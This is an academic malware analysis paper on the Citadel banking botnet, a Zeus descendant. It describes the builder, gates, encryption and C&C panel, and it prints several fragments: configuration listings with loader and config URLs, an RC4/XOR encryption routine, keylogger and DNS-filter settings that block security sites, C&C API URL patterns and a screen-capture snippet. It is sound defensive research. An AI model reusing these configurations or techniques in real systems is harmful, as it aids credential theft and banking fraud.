virus BULLETIN Covering the global threat landscape

PROSECTING THE CITADEL BOTNET – REVEALING THE DOMINANCE OF THE ZEUS DESCENDENT

Aditya K. Sood
Michigan State University, USA

Rohit Bansal
Independent Security Researcher, USA

Recent years have seen a significant rise in cybercriminal activities, and in particular the theft of online banking credentials. The majority of cybercriminals use automated exploitation frameworks to infect computers and exfiltrate data. The most widely used weapons in this type of cybercrime are botnets. Botnets have been in existence for many years, but their design frameworks have changed over time. We are now seeing a third generation of botnets that are targeting the users of online financial services. This era of targeted attacks started with the rival Zeus and SpyEye botnets and is evolving. In this paper, we look at the design and working details of the Citadel botnet. Citadel, which is believed to have European origins, is a sophisticated descendent of the Zeus botnet. Our analysis provides insight into the design components of Citadel, including its system infection and data exfiltration tactics.

1. INTRODUCTION

Cybercrime is increasing because it is a lucrative business. In turn, this has led to a growth in crimeware services as well as automated exploitation and malware infection frameworks [1]. Botnets play a crucial role in that growth, with successful botnets containing large numbers (sometimes millions) of infected computers. Amassing such a large network of bots requires automation, and browser exploit packs (BEPs) have become the primary tool for automating the browser exploitation process. Drive-by download attacks drive users to BEPs, which then infect the users' computers. In 2008, Provos *et al.* [2] collected approximately three million malicious URLs hosting BEPs, accounting for 1.3% of all first-page *Google* search query results over a period of 10 months. Vulnerable browsers are exploited and malicious payloads are executed, with droppers downloaded onto victims' systems. The droppers then extract the bots and install them silently.

Botnets like Zeus (or Zbot) have redefined cybercrime because of their skilled design and ability to target online financial and banking institutions. SpyEye appeared shortly after Zeus, and although the two were rivals, they shared several attack techniques. Next came ICE IX, a variant of Zeus, followed by a number of other botnets. Andromeda, Cridex and UPas are not widespread (at the time of writing this paper), but the Citadel botnet has been successful in spreading broadly across the Internet. Citadel is considered to be the child prodigy of Zeus, inheriting its functionality and attack methods, but improving them to work better with emerging technologies. *McAfee* has released a detailed study of Citadel [3], finding that it started in Germany and the Netherlands, and first targeted European sites. The study also looked at the different campaigns started by Citadel over a period of two years in order to understand its infection rate.

Citadel uses several different techniques for conducting financial fraud, but the predominant one is the Automated Transfer System (ATS) attack for executing hidden transactions. A recent analysis of attacks against *NBC* [4, 5] suggests that Citadel is spreading globally. Interestingly, the attack is designed to manipulate traffic from a number of different banking websites [6], including *Chase*, *Wells Fargo* and *Bank of America*. An earlier study by CERT Polska [7] suggests that the majority of Citadel botnet traffic originates from Europe and Japan, of which 77% comes from Poland. Citadel is primarily motivated to attack banking websites from the client side because that is where the money is.

Due to the fact that Citadel is designed for theft, it has become popular in the underground community – and fraudsters are willing to pay for access to it. As a result, Citadel is available as part of a number of crimeware services packages. It is important for us to dissect the Citadel botnet in order to understand its low-level details so that better protection mechanisms can be designed. In this paper, we present the complete design of the Citadel botnet, including the details of various components and their functions. We will describe the bot's behaviour, and then look at what might be next for the Citadel botnet.

2. RELATED WORK

Botnet analysis in general helps security analysts and defenders to understand the design of botnets and the stealthy techniques that are used to circumvent existing protection and detection mechanisms. A number of different botnets have previously been analysed in order to gain better insight into their exploitation tactics. Botnet analysis is a continuous process because of the ever-evolving nature of these automated frameworks.

In 2011, Yan *et al.* [8] analysed RatBot's techniques for bypassing multiple methods used by other adversaries (such as other bots) in the system. These actions show that bot wars [9] still exist. In 2009, Stone-Gross *et al.* [10] analysed the Torpig botnet over a period of several days in order to determine the volume of information stolen by the botnet through several data exfiltration methods. In an earlier study, we presented a complete design analysis of the SpyEye botnet [11], which dissected the component-based functionality of SpyEye to reveal how the design transforms over time. We detailed several variants of SpyEye that provided a deeper understanding of the botnet's design. In 2010, Borgaonkar [12] presented an analysis of the Asprox botnet, which used an SQL injection attack to infect a large number of websites in order to distribute bot binaries. In 2009, Stock *et al.* [13] analysed the Waledac botnet by implementing a clone of the botnet called 'Walowdac' in order to perform large-scale traffic analysis to determine the success rate of malicious phishing and spamming campaigns.

In 2010, Binsalleeh *et al.* [14] reverse engineered Zeus bot binaries in order to understand their code. Their approach was to extract the encryption keys by analysing code. That, in turn, helped them to decrypt the network traffic of Zeus as it communicated with its command and control (C&C) panel. In 2012, Lin and Lee [15] proposed a pebble trace technique for tracking malicious actors (bot herders) running C&C panels in the cloud without any use of existing technologies such as routing notifications, deployment monitoring and ISP support. Their prototype was tested against the Zeus botnet to traverse multiple layers of the cloud by identifying the cryptographic keys used in the configuration and deployment of a large number of Zeus bots.

In 2010, Sinha *et al.* [16] dissected the Mariposa botnet in order to understand its architecture, C&C traffic flow and resultant impacts. Also in 2010, Celeda *et al.* [17] unveiled their analysis of the Chuck Norris botnet, which basically exploits the vulnerabilities present in SOHO embedded device components such as firmware. The characteristics and design of the Chuck Norris botnet make it different from other botnets because it compromises gateway devices rather than end-user machines.

Finally, in 2012, *AhnLab* released a technical report detailing its researchers' static analysis of Citadel [18]. Our goal is to expand on the previous research on Citadel, so we concentrate on the design and behaviour of various of its components.

3. METHODOLOGY

As discussed earlier, researchers use different techniques and tactics for botnet analysis depending on the availability of data and samples. In our study, we used both static and behavioural techniques to gather information. We began with several interesting steps to collect data for our experiments:

- We used the technique of back-tracking, in which we analysed the complete attack vectors used in targeted phishing attacks that coerced (or tricked) users into visiting malicious domains serving samples of Citadel. This process requires de-obfuscation of JavaScript, network hopping, etc. to find the exploit frameworks serving the Citadel bot.
- We executed a large set of experiments in an emulated and specially designed test environment in which the bot is executed in a controlled manner with basic configuration settings. Of particular importance is the fact that the bot is allowed to connect back to the C&C panel. This strategy allowed us to understand the communication patterns used by the botnet in transmitting data to its C&C panel.
- We also used techniques such as reverse engineering and debugging to analyse the Citadel samples as a part of static analysis. In addition, behavioural testing revealed the modifications made to data structures, the file system, registry and network connections. To automate the process of network analysis, we built an IPS/IDS signature for the Citadel botnet that helped us detect malicious domains running C&C panels.
- We used penetration testing and vulnerability hunting to find loopholes such as vulnerabilities and configuration flaws in the malicious servers hosting C&C panels. We tried this approach for assurance purposes, but the outcome of this experiment depends on the insecure design of botnets.

Altogether, our data-gathering techniques resulted in a useful set of information to support our analytical results. We looked at Citadel versions ranging from 1.3.3.x to 1.3.5.x.

The rest of this paper is structured as follows: Section 4 covers the design of the Citadel botnet, including the functionality of different components. Section 5 presents the results and analysis of our experiments.

We refer to the bot as a malicious executable (including the dropper) that infects the target system.

4. CITADEL'S DESIGN AND IMPLEMENTATION

In this section, we present the complete design of the Citadel botnet including its components and modules.

Rather than following the traditional approach used by botnet developers to interact with their clients, Citadel's developers opted to follow the professional Customer Relationship Management (CRM) approach. This change is an indication of the fact that the management of crimeware services is becoming more sophisticated. Generally, botnet developers use ICQ/IRC channels to handle support requests, but there are two major problems with this approach. First, one can ignore a request on an IRC channel. Second, this places a tremendous load on an individual support person because of the high volume of requests to be addressed. To overcome these issues, the Citadel developers follow a CRM model in which software problems or requests are addressed using a ticketing system. That is, a client initiates a ticket to report a bug, which notifies a developer of a problem that needs attention. CRM also adds value as it allows any client to provide feedback and exchange ideas with the developers. In addition, Citadel's owners have incorporated the *Jabber* instant messaging service to send updates about developments and patches directly to the IRC channel used by the clients. In this way, users can be updated without needing to visit the CRM portal. Clients can also request new functionality by placing either public or private bids – public bids are available to all, whereas private ones are specifically for the intended client. This last feature allows the Citadel owners to cater to an individual client's needs by building more advanced components and plug-ins for the botnet. It is analogous to a model in which clients submit their votes for the development of new features by paying an amount of money determined by the bidding process.

Citadel's design is similar to that of earlier botnets such as Zeus and SpyEye. It consists of a set of components including a builder kit, command and control (C&C) panel and several modules, as shown in Figure 1.





Figure 1: Basic components of Citadel.

4.1 Builder kit

The builder kit is used for building the bot after it has been dropped onto a user's computer. It can be customized using different configuration parameters. At the time of building, the bot's configuration is defined in a config.txt file (other names can be used) and the configuration parameters are also used to generate a config.bin file, which is embedded in the bot itself. The C&C can later update the bot by sending a new, encrypted config.bin file. The build process entails several steps, as described below:

- An authorization key (login key) is required, which protects the C&C and the bot. The key is placed in the 'global.php' file on the C&C server as: define ('BO_LOGIN_KEY', 'PUT_KEY_HERE'). In addition to this, an API key is also defined as: ('API_TOKEN_KEY', 'PUT_KEY_HERE'). The use of 'api.php' is restricted to the bot only. These keys are required in order for the bot to access the gate (sometimes named gate.php), which must be passed in order to communicate with the C&C (cp.php) panel. In order to access the C&C panel, Citadel uses either basic or form-based authentication, depending on the choices made by the bot herder. The C&C panel directory is restricted using htaccess and htpasswd, so that only the bot herder's IP is allowed to connect to the C&C panel. Figure 2 shows the layout of the Citadel builder.



Current version
Version: 1.3.4.5
Build time: 22:23:30 20.09.2012 GMT
Signature: avltree
Login key: C2E51B1A9C3B93372D8D560591E7AE42

Information about active bot
Encryption key:

Configuration
Source configuartion file:
C:\Users\Test\Desktop\Citadel\builder\config.txt

Language:
English

Figure 2: Citadel builder kit.

- Once the web structure is set, the config.txt file is built. The configuration file consists of entries for the different modules to be added and includes timing parameters. In addition to this, it covers information relating to the encryption settings, URL settings for the bot, C&C, gate and configuration in the binary format. An example of a simple Citadel configuration file is shown in Listing 1.

Table 1 lists the different configuration settings used in Citadel.

```
# Setting the modules in the following format
entry "Video"
    a quality
    length 30
  end

# Setting the encryption key
encryption_key "key"

# Setting the  primary entry for the configuration file in the binary format
url_config1 "http://[domain]/file.php|file=config.bin"

# Setting the backup entry for the configuration file in the binary format
url_config2 "http://[domain]/file.php|file=config.bin"

# Setting the path for the loader to load the bot
url_loader "http://[domain]/file.php|file=citadel.exe"

# Setting the entry for gate
url_server "http://localhost/gate.php"
```

Listing 1: Layout of Citadel configuration file.

4.2 Gaskets/gates

Beginning with Zeus, botnet authors started to implement gates, and Citadel is no different. The gates are called 'gaskets' in Citadel's terminology, i.e. components that join two surfaces. In a botnet, the gates work as intermediate components to route bot communications to the C&C panel. The bot does not connect directly to the C&C; instead, it first has to pass through the gate which allows the C&C communication. Citadel also checks for a particular destination IP address before allowing bots to communicate. This additional check helps hide the C&C from security analysts. The builder outputs two files: 'file.php' (sometimes named 'gate.php') and 'file_config.php'. The 'file.php' file is the main gate component, which handles all the requests from different bots, whereas

Citadel configuration	**Description**
encryption_key	Setting the encryption key
entry/end	Defining the name of the module
url_loader	Path from which the bot is loaded
url_config	Path from which the configuration file is fetched
url_server	Path to the gate
disable_cookies	To disable cookies [0/1]
disable_antivirus	To configure the mini AV functionality [0/1]
enable_luhn10_get	Enables the Card Swipe plug-in to verify the CC number, scans the GET request and dumps it [0/1]
enable_luhn10_post	Enables the Card Swipe plug-in to verify the CC number, scans the POST request and dumps it [0/1]
remove_certs	Manage certificates on the infected machine [0/1]
timer_autoupdate	Setting time to auto update the bot and download additional plug-ins
disable_httpgrabber	Manage the HTTP grabber plug-in [0/1]
report_software	Manage the bot's ability to send information about the installed software from the infected machine [0/1]
antiemulation_enable	Manage virtual machine (VM) detection [1/0]
timer_config [N1] [N2]	Time (minutes) defined to update the bot with new configuration
timer_logs[N1] [N2]	Time (minutes) after which bot knocks C&C to transmit collected logs
timer_stats [N1] [N2]	Time (minutes) after which bot knocks C&C to provide stats
timer_modules [N1] [N2]	Time (minutes) defined to update the bot with new modules
timer_autoupdate [N1]	Time (hours) to update the bot executable with new crypt (obfuscation) code
[N1] is the time that defines a successful operation	
[N2] is the time that defines an unsuccessful operation	

Table 1: List of configuration settings used by Citadel.

'file_config.php' contains configuration parameters, taken from the main configuration (config.bin) file, for the proper functioning of the gate. The 'file_config.php' file contains the encryption key in a modified form extracted from the config.bin file. Including the key in the configuration files facilitates inclusion of the key in 'file.php'. The gate component (file.php) can be deployed on the same server or a different one and is restricted by using an htaccess file. Since the gate component is designed in PHP, it is essential that the deployed PHP configuration on the C&C server supports sockets, otherwise the gate component will fail. It is also possible to seal the gate component by configuring redirect rules (redir.php).

4.3 Encryption/decryption design

Encryption is implemented in botnets to protect the communication channel and to make analysis harder. Typically, botnets such as Zeus and Citadel implement encryption at two specific places: the HTTP communication channel and the binary. All of the POST requests sent to the C&C panel are encrypted, thus significantly increasing the difficulty of deducing communication details. In our traffic analysis, we found that Citadel first sends an encrypted POST request to the gateway before downloading the config.bin file. This action enhances the security of the download because the gateway requires specific data from the bot in order to fetch the config.bin file. We believe that this POST request carries the login information because Citadel requires a login key in addition to an encryption key. The mechanism used by Citadel to fetch its configuration file is different from that used by Zeus. The mechanism means that analysts will not be able to fetch the config.bin file directly by sending a GET request (as can be done in Zeus) – making analysis significantly more difficult.

The earlier version of Citadel (1.3.3.1) used an encryption pattern similar to Zeus's in which visualEncrypt and

```
function visualEncrypt(&$data)
{
  $len = strlen($data); for($i = 1; $i < $len; $i++) $data[$i] = chr(ord($data[$i]) ^ ord($data[$i -
1]));
}

function visualDecrypt(&$data)
{
  $len = strlen($data);
  if($len > 0) for($i = $len - 1; $i > 0; $i--) $data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]));
}

function rc4(&$data, $key)
{
  $len = strlen($data);
  $loginKey = BO_LOGIN_KEY;
  $loginKeyLen = strlen(BO_LOGIN_KEY);
  for($z = $y = $x = $w = 0; $x < $len; $x++)
  {
    $z = ($z + 1) % 256;
    $y = ($y + $key[$z]) % 256;
    $tmp      = $key[$z];
    $key[$z]  = $key[$y];
    $key[$y]  = $tmp;
    $data[$x] = chr(ord($data[$x]) ^ ($key[(($key[$z] + $key[$y]) % 256)]));
    $data[$x] = chr(ord($data[$x]) ^ ord($loginKey[$w]));
    if (++$w == $loginKeyLen) $w = 0;
  }
}
# Zeus 2.0.8.9 encryption steps
$v_encrypt = visualEncrypt($Data);
$encrypted_data = rc4( $v_encrypt, $config['botnet_cryptkey_bin']);

# Citadel 1.3.3.1 encryption steps
$final_key = rc4(md5($login_key),  $encryption_key)
$v_encrypt = visualEncrypt($Data);
$encrypted_data = rc4($v_encrypt, $final_key)
```

Listing 2: Citadel encryption prototype.

visualDecrypt functions were used with RC4 encryption. Citadel enhanced this encryption by using MD5 (login_key) and encryption_key together to perform encryption. Listing 2 shows how the VisualEncrypt, VisualDecrypt and RC4 functions are deployed in Zeus and Citadel.

However, Citadel (1.3.4.5) changed the encryption process because decrypting the previous one was trivial. To make it more complex, the encryption process first added layers with the introduction of a salt value and XOR functions. Next, the core design started supporting AES encryption. As a result, the encryption process outputs AES-128 secure encrypted data for communication between the bot and the gateway. *SophosLabs* researchers presented an interesting analysis of the encryption and decryption process in the Citadel botnet, showing how AES is used [19]. One reason Citadel enhanced its encryption process was that earlier versions of the bot were being detected by the *Zeus Tracker* service [20]. To avoid this detection, the encryption code needed to be strengthened.

4.4 Main admin panel

The main administration panel is also known as the command & control (C&C) panel and it controls all the infected computers running the Citadel bot. The Citadel C&C panel is written in PHP and the default name used is 'cp.php'. The C&C panel has the following functions:

- It manages all the bots running on infected computers and provides a centralized platform for communication and management.
- It issues commands to bots to update their configuration and rules.
- It stores all the data exfiltrated from the infected computers in its database. The C&C panel provides a nice web interface to facilitate interaction with the database and retrieve the stolen information.
- It manages all the different modules, such as the video grabber, screen grabber and web injects. It commands the bots to update these modules accordingly.
- It builds reports by performing statistical analysis on the information exfiltrated from infected computers.


Figure 3 shows the layout of Citadel's main admin panel.

4.5 Citadel modules

The different modules supported by Citadel are discussed in the following sections.

4.5.1 Video grabber and screenshot stealer

Video grabbing is a data exfiltration technique in which a bot records videos when a user is interacting with the browser to surf the Internet. For example, the bot may record a video when a user is transferring money from his or her personal bank account. Citadel stores the stolen videos in HTML5 video format for later viewing by the bot herder from the main admin panel. In addition, Citadel implements an API for managing the videos. These APIs generate HTML-based codes with embedded videos that are accessed directly from the bots running on infected machines. This means that the bot herder



Current user: admin
18.10.2012
19:36:21 @ Europe/London

Bots:	
Botnets:	
IP-addresses:	
Countries:	
NAT status:	-
Only online bots:	-
Only new bots:	-
Used status:	-
Comment:	-

Result (773):

Pages: [1] 2 3 4 5 6 7 8 9 10 11 .. 16 [Next] [»]

Bots action: Full information

	#	↑ Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
	1	002387C4BE3D41D_7875768F48667797	NLM	1.3.5.1	[redacted]	RO	--:--:--	2.625	-
	2	0F31BD112F4A4E4_7875768F1CCC1FB8	NLM	1.3.5.1	[redacted]	RO	04:09:55	1.172	-
	3	1009-D7FD4A2748_B4DF761104CACFCD	NLM	1.3.5.1	[redacted]	RO	--:--:--	0.438	-
	4	118B3C87CC5B457_7875768FCA8E2FD3	NLM	1.3.5.1	[redacted]	RO	--:--:--	0.000	-
	5	1234-6373FBEF34_7875768F821CBFE3	NLM	1.3.5.1	[redacted]	RO	--:--:--	0.000	-

Figure 3: Citadel's main admin panel.

can embed the HTML code containing the videos anywhere in a third-party website without the need to access the main admin panel. This enhances mobility, and at the same time provides security because the stolen videos can be watched from different places. These videos can also be viewed directly in an online media player using this API. Table 2 shows the API queries for this functionality.

Citadel also contains a built-in function that hooks Win32 API calls to take screenshots from the infected systems. Citadel monitors the location of the mouse pointer and captures the screen accordingly. A simple prototype is presented in Listing 3, which is used in collaboration with Win32 APIs such as SetCursorPos and GetCursorPos for capturing screenshots.

4.5.2 Multi-process keylogging

Citadel implements keylogging to capture keystrokes entered by the user. It has the ability to implement multi-process keylogging, where the keylogger reads keystrokes entered by the user in multiple applications, not just the browser. By default, the keylogger is active only for browsers. For additional applications, the keylogger settings must be set in the configuration file, as shown in Table 3.

4.5.3 Command execution module

When Citadel first executes on an infected machine it extracts operating system information. This information provides a bot herder with details of the infected environment, which

Format:

api.php / <security-token> / <handle> / <action> [. <extension>]? <parameters>

Parameters (video-grabber API)	**Description**
api.php	API functions for grabbing videos
<security-token>	Authentication code required to log onto the server for accessing stolen videos
<handle>	The object name, i.e. video
<action>	Actions to be performed
<extension>	Specifying the output format: PHP, HTML, JSON, XML
<parameters>	Function codes used by the main controller, e.g. embed

Examples:

```
                    http://<domain_name>folder/api.php/ahro4uNg/video/list? botId=AXDFRGT
                    http://<domain_name> /folder/api.php/ahro4uNg/video/list? botId=NGHJUL789&embed=1
 define ('API_TOKEN_KEY', 'api_token_key');
```

Table 2: Details of the video-grabber API.

```
HDC src = GetWindowDC(handle_source_window);

HDC dest = CreateCompatibleDC(src);
HBITMAP capture = CreateCompatibleBitmap(src, src_window_X, src_window_Y);

SelectObject(dest, capture);
BitBlt(dest,0,0,src_window_X, src_window_Y, src,0,0,SRCCOPY);
ReleaseDC(handle_source_window, src);
DeleteDC(dest);
```

Listing 3: Screen-capturing prototype using Win32 API.

Keylogger parameters	**Description**
Entry '<module>'	Activating the module: Keylogger
Processes	List of target processes that will be keylogged
Time	Defining for how long the application should record the keys

Example:

```
 entry "Keylogger"   | ------------------- Keylogger module
     processes "calc.exe; * notepad *" | ------------- Target processes to be keylogged
     5 time            | -------------  Record keystrokes for 5 minutes
   End
```

Table 3: Keylogger configuration.

helps to customize operations. The results are stored in the main admin panel for later use. Table 4 shows the list of parameters used to configure the CmdList module in the main configuration file.

4.5.4 SOCKS and VNC controller

Citadel supports two different back-connect servers for initiating reverse connections to the bot when it is placed inside a NAT environment or the network is filtered for communication. Secure Sockets (SOCKS) is designed specifically to access filtered areas of the networks using a secure proxy. It is implemented by creating a local SOCKS proxy and then routing traffic through it to connect back to the C&C. The bot starts a SOCKS proxy if it is configured with that setting during build time. Citadel uses SOCKS and Virtual Network Computing (VNC) mode together for C&C communication. Citadel can turn off the User Account Control (UAC) mode and the host's firewall to open up ports for nefarious purposes such as communicating with the C&C. For configuration of SOCKS, the URLs of the gate and admin panels are required.

The VNC controller is a feature-rich component that uses the VNC protocol to communicate with the bot. The C&C operates in two modes: 'connect' and 'auto-connect'. As the name suggests, the 'auto-connect' configuration triggers a back connection with the C&C panel whenever it is activated, whereas 'connect' only establishes a connection on demand. In addition, Citadel can deploy filters in the form of URL masks to capture only specific sets of websites while using VNC (see the filtering discussion below). Table 5 shows the API patterns used by the Citadel botnet for SOCKS and VNC communication.

4.5.5 DNS and web filters

Citadel provides both DNS and web filters.

- DNS filters: The bot has the ability to control DNS traffic flow from the infected system, such as DNS redirection, modification and blocking. This functionality allows the bot herder to restrict access to security vendor websites. Up until version 1.3.5.1, the DNS filters only worked for system-level software and not for browsers. However, we expect later versions of the bot to extend this filtering.

Command parameters	Description
Entry '<module>'	Activating the module: CmdList
Commands	List of the commands to be executed
Example:	

```
 entry "CmdList"
     "hostname"  |---------------------- Get the hostname of the infected machine
     "netstat" |---------------------- Get the list of opened ports and existing network connections
     "systeminfo" |---------------------- Get the complete system information
   End
```

Table 4: Command module configuration.

Format:

api.php / <security-token> / <handle> / <action> ? <parameters>

Parameters	Description
api.php	API functions for VNC admin and SOCKS
<security-token>	Authentication code required to log onto the server for accessing stolen videos
<handle>	The object name, i.e. VNC or SOCKS
<action>	Actions to be performed
<parameters>	Bot identifiers and protocol

Examples:

```
      http://<domain_name>/folder/api.php/ahro4uNg/vnc/connect? BotIP=X.X.X.X& protocol = VNC
      http://<domain_name>/folder/api.php/ahro4uNg/socks/connect? BotIP =X.X.X.X& protocol =SOCKS


     define ('API_TOKEN_KEY', 'api_token_key');
```

Table 5: Configuration parameters of VNC admin and SOCKS.

DNS filters can prevent access to C&C gates or log servers from the infected machines. The filters can be implemented in several ways [21] depending on the design of the bot. Table 6 shows how DNS filters are configured.

- Web filters: These filters are typically deployed to target the data-stealing process to a specific set of websites. The filters direct the bot to perform operations such as screenshot stealing, etc. against a given set of websites which are provided as parameters in the configuration file. The web filters work in conjunction with other modules, such as the video grabber or screenshot stealer, to capture specific data. Citadel uses special characters such as '@' and '#' to enable certain filters, as shown in Table 7.

4.5.6 Geolocation filtering

Citadel implements aggressive filtering based on geographical locations. This means that it can restrict traffic from a specific country simply by configuring the geolocation options in the C&C panel. This allows Citadel to target a specific country during an infection campaign. Further, it can stop access to the C&C panel from particular locations, which can impede the ability of malware analysts to gain access to the remote server. Citadel also deploys gateway filtering, so if a connection is initiated from a restricted country, the gateway simply rejects it or replies with an error. It is also possible to filter IP ranges belonging to a restricted country. For example, if the C&C is hosted in Poland and geo IP filtering is enabled, only Polish computers will be able to receive the bot for installation and only Polish computers will be able to communicate with the C&C. We determined that Citadel uses the *MaxMind GeoIP* library to implement country-based filtering.

4.5.7 FTP iframe injector

Citadel has a built-in module for injecting iframes into HTML pages using FTP accounts. The FTP credentials are stolen from infected machines when the user communicates with servers using FTP. The FTP iframer is an automated code injection plug-in that can be used to distribute infections. The plug-in has the following features:

- To prevent any conflicts in PHP/ASP/JSP/HTML pages, the code is injected at the end of the web page.
- Three different modes are used for interacting with the web page. If the mode is set to 'off', the iframe remains dormant. If the mode is 'inject', the iframer injects malicious iframes, and if the mode is 'preview', then it only walks through the web pages without performing any modifications.
- A depth level can be specified for traversing directories to find target web pages. The depth level depends on access masks specified for directories.
- The plug-in uses a cron job that queries the database for potential new FTP accounts.

Command parameters	**Description**
Entry '<module>'	Activating the module: DnsFilters
Parameters	List of DNS entries to be restricted

Example:

```
entry "DnsFilters"
    "Microsoft.com = 127.0.0.1" |---------------------- Restricting DNS Resolution
    "Wepawet.com = 127.0.0.1"
     "anubis.org = 127.0.0.1"
  End
```

Table 6: Enabling DNS filters.

Command parameters	**Description**
Entry '<module>'	Activating the module: WebFilters
Parameters	List of filters

Example:

```
entry "WebFilters"
  "@ * example / *"  | --------------------------- Activates screenshot stealer
  "@ @ * example.com / *" | ------------------------- Activates full screen stealing
  "# * example.com / *"  |----------- Activates video recording
End
```

Table 7: Enabling web filters.

Table 8 shows the API used to extract FTP accounts from the database to be used by the iframer.

4.5.8 Cryptor and Scan4You

The C&C provides a cryptor service that has the ability to apply obfuscation patterns to make the bot difficult to detect. Interestingly, this is a paid service implemented by Citadel's developers: if the bot is generated using the cryptor service, a notification is sent to a database to check whether the user has paid for the service. In addition to this, in order to provide more efficiency and security, the C&C has an integrated *Scan4You* service, which is used to scan all generated bots on the server for possible detection by any anti-virus engine. *Scan4You* [22] is an anonymous online service that checks the resistance of an executable file to detection by anti-virus and other security software. Once the scan is completed, a notification is sent to *Jabber* about the results of the scan. For this service, a *Scan4You* profile ID is required, including the API token and *Jabber* address for notifications. *Scan4You* is ideal for these purposes because it

Format:

